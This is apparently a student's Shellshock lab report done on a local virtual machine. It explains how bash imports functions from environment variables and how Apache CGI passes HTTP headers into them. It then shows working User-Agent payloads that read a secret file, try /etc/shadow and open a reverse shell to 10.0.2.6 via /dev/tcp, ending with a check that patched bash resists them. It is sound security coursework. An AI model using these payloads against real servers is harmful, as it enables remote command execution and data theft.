# Shellshock Lab

16307130212 管佳乐

## 0 Notes

### Basics about shell

```
bash shell program
/bin/sh is a symbolic link, not a program
```

### shell function

```
$ foo() { echo "Inside function";}
$ declare -f foo
$ unset -f foo
# passing function definition explicitly
# work in child shell as well
$ export -f foo
# passing function definition via shell variable
# a variable / an environment variable
$ foo='() { echo "Inside function"; }'
# export a variable
$ export foo
$ /bin/bash_shellshock
# variable is parsed as a function
$ echo $foo
# then we get a function
$ declare -f foo
```

### Vulnerability

```
# the second command will be executed by the shell
$ foo = '(){echo "Something";}; echo "Additional things";'
```

As we can see from the source code of `bash`

```
void initialize_shell_variables (env, privmode)
     char **env;
     int privmode;{
    for (string_index = 0; string = env[string_index++]; ){
     /* If exported function, define it now.  Don't import functions from
     the environment in privileged mode. */
    if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {", string, 4){
          parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
    }
}
```

**CGI**

```
HTTP->Apache Web Server->html static file
HTTP->Apache Web Server->fork() execve()->bash->.php .cgi
```


**Message flow**

```
HTTP->Apache Web Server: Packet
APache Web Server->Child Process: Environment Variable
```

## Task 1: Experimenting with Bash Function

Test the unpatched version of bash.

```
# unpatched
$ /bin/bash_shellshock --version
# patched, default
$ /bin/bash --version
```



```
[05/14/19]seed@VM:~/.../lab7$ /bin/bash --version
GNU bash, version 4.3.48(1)-release (i686-pc-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
[05/14/19]seed@VM:~/.../lab7$ /bin/bash_shellshock --version
GNU bash, version 4.2.0(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Since the vulnerability has been patched since 4.3, our experiment won't work on recent bashes.


## Task 2: Setting up CGI programs

Before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote client.

```
# default CGI directory for the Apache web server
$ cd /usr/lib/cgi-bin
$ sudo vi myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
# set privilege
$ sudo chmod 755 myprog.cgi
```

After writing a simple CGI program `myprog.cgi` like the following, we can access it from the web

```
# access from the web
$ curl http://localhost/cgi-bin/myprog.cgi
```



```
[05/14/19]seed@VM:~$ cd /usr/lib/cgi-bin
[05/14/19]seed@VM:.../cgi-bin$ sudo vi myprog.cgi
[05/14/19]seed@VM:.../cgi-bin$ sudo chmod 755 myprog.cgi
[05/14/19]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[05/14/19]seed@VM:.../cgi-bin$
```


The first two lines are required by formats. That explains why we got only one single blank line while we `echo`ed twice.

## Task 3: Passing Data to Bash via Environment Variable

The vulnerable CGI program `task3.cgi`

```
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

`HTTP_*` is determined by user. So we can use the header of our packet to convey our malicious input. And the header will be read as parsed into environment variables.



```
[05/14/19]seed@VM:.../cgi-bin$ curl http://localhost/cgi-bin/task3.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task3.cgi
REMOTE_PORT=49788
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task3.cgi
SCRIPT_NAME=/cgi-bin/task3.cgi
[05/14/19]seed@VM:.../cgi-bin$
```

More specifically, as the manual says, we can set the user agent field `HTTP_USER_AGENT` with `-A`.


```
-A, --user-agent <agent string>
(HTTP) Specify the User-Agent string to send to the HTTP server. Some badly done CGIs fail
 if  this  field  isn't  set  to "Mozilla/4.0".  To  encode blanks in the string, surround
the string with single quote marks. This can also be set with the
-H, --header option of course.

If this option is used several times, the last one will be used.
```

So I sent my message with `-A`

```
$ curl -A "Hello World" http://localhost/cgi-bin/task3.cgi
```

We can check this from the environmet variable `HTTP_USER_AGENT`



```
[05/14/19]seed@VM:~/.../lab7$ curl -A "Hello World" http://localhost/cgi-bin/task3.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=Hello World
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task3.cgi
REMOTE_PORT=49802
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task3.cgi
SCRIPT_NAME=/cgi-bin/task3.cgi
```

## Task 4: Launching the Shellshock Attack

- Using the Shellshock attack to steal the content of a secret file from the server.

> The malicious command is `/bin/cat /tmp/secret.txt`.
>
> Since bash would execute the code after the declaration of our function.
>
> We can construct another CGI program. And it will execute before our target CGI program.

```
$ echo "secret message" > /tmp/secret.txt
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat
/tmp/secret.txt" http://localhost/cgi-bin/task3.cgi
```

After the parsing,


```
parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

Our input would be parsed as

```
Content_type: text/plain

/bin/cat/ /tmp/secret.txt
```


And be executed



```
[05/14/19]seed@VM:~/.../lab7$ cat /tmp/secret.txt
secret message
< hello; }; echo Content_type: text/plain; echo; /bin/cat /tmp/secret.txt" http://localhost/cgi-bin/task3.cgi
secret message
[05/14/19]seed@VM:~/.../lab7$
```

- Answer the following question: will you be able to steal the content of the shadow file /etc/shadow? Why or why not?

```
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow"
http://localhost/cgi-bin/task3.cgi
```



```
< hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bin/task3.cgi
[05/14/19]seed@VM:~/.../lab7$
```

Apache is running with a `www-data` account, and its cannot access `etc\shadow` of descriptor `620`. So our attack would fail.

## Task 5: Getting a Reverse Shell via Shellshock Attack


Listen on the port

```
$ nc -l 9090 -v
```

Construct a malicious header as before.

```
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i >
/dev/tcp/10.0.2.6/9090 0<&1 2>&1" http://localhost/cgi-bin/task3.cgi
```

This works similarly to Task 4. And we would get a reverse shell. As we can see, our user account is `www-data`.



```
< 0<&1 2>&1" http://localhost/cgi-bin/task3.cgi
curl: (52) Empty reply from server
[05/14/19]seed@VM:~/.../lab7$
```

```
[05/14/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.6] port 9090 [tcp/*] accepted (family 2, sport
 41766)
bash: cannot set terminal process group (1892): Inappropriate ioctl fo
r device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ ls
ls
myprog.cgi
prog.cgi
task3.cgi
www-data@VM:/usr/lib/cgi-bin$ whoami
whoami
www-data
```

- Use your own words to explain how reverse shell works in your Shellshock attack.

> ```
> $ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
> # -i interactive shell
> # stdin  0 < /dev/tcp/10.0.2.6/9090:stdin 0
> # stdout 1 > /dev/tcp/10.0.2.6/9090:stdout 1
> # stderr 2 > /dev/tcp/10.0.2.6/9090:stdout 1
> ```

> So we can type on another client to command the server and get the response from server in the meantime.

## Task 6: Using the Patched Bash


The CGI program `task6.cgi` is the same with `task3.cgi` except for the first line.

It declares it should be executed by a recent patched bash.

```
#!/bin/bash
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Then we try to steal the content as before.

```
$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat
/tmp/secret.txt" http://localhost/cgi-bin/task6.cgi
```



```
[05/14/19]seed@VM:.../cgi-bin$ sudo vi task6.cgi
<o hello; }; echo Content_type: text/plain; echo; /bin/cat /tmp/secret.txt" http://localhost/cgi-bin/task6.cgi
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /tmp/secret.txt
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/task6.cgi
REMOTE_PORT=49838
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/task6.cgi
SCRIPT_NAME=/cgi-bin/task6.cgi
```

We would not get our malicious code parsed and executed in a newer bash.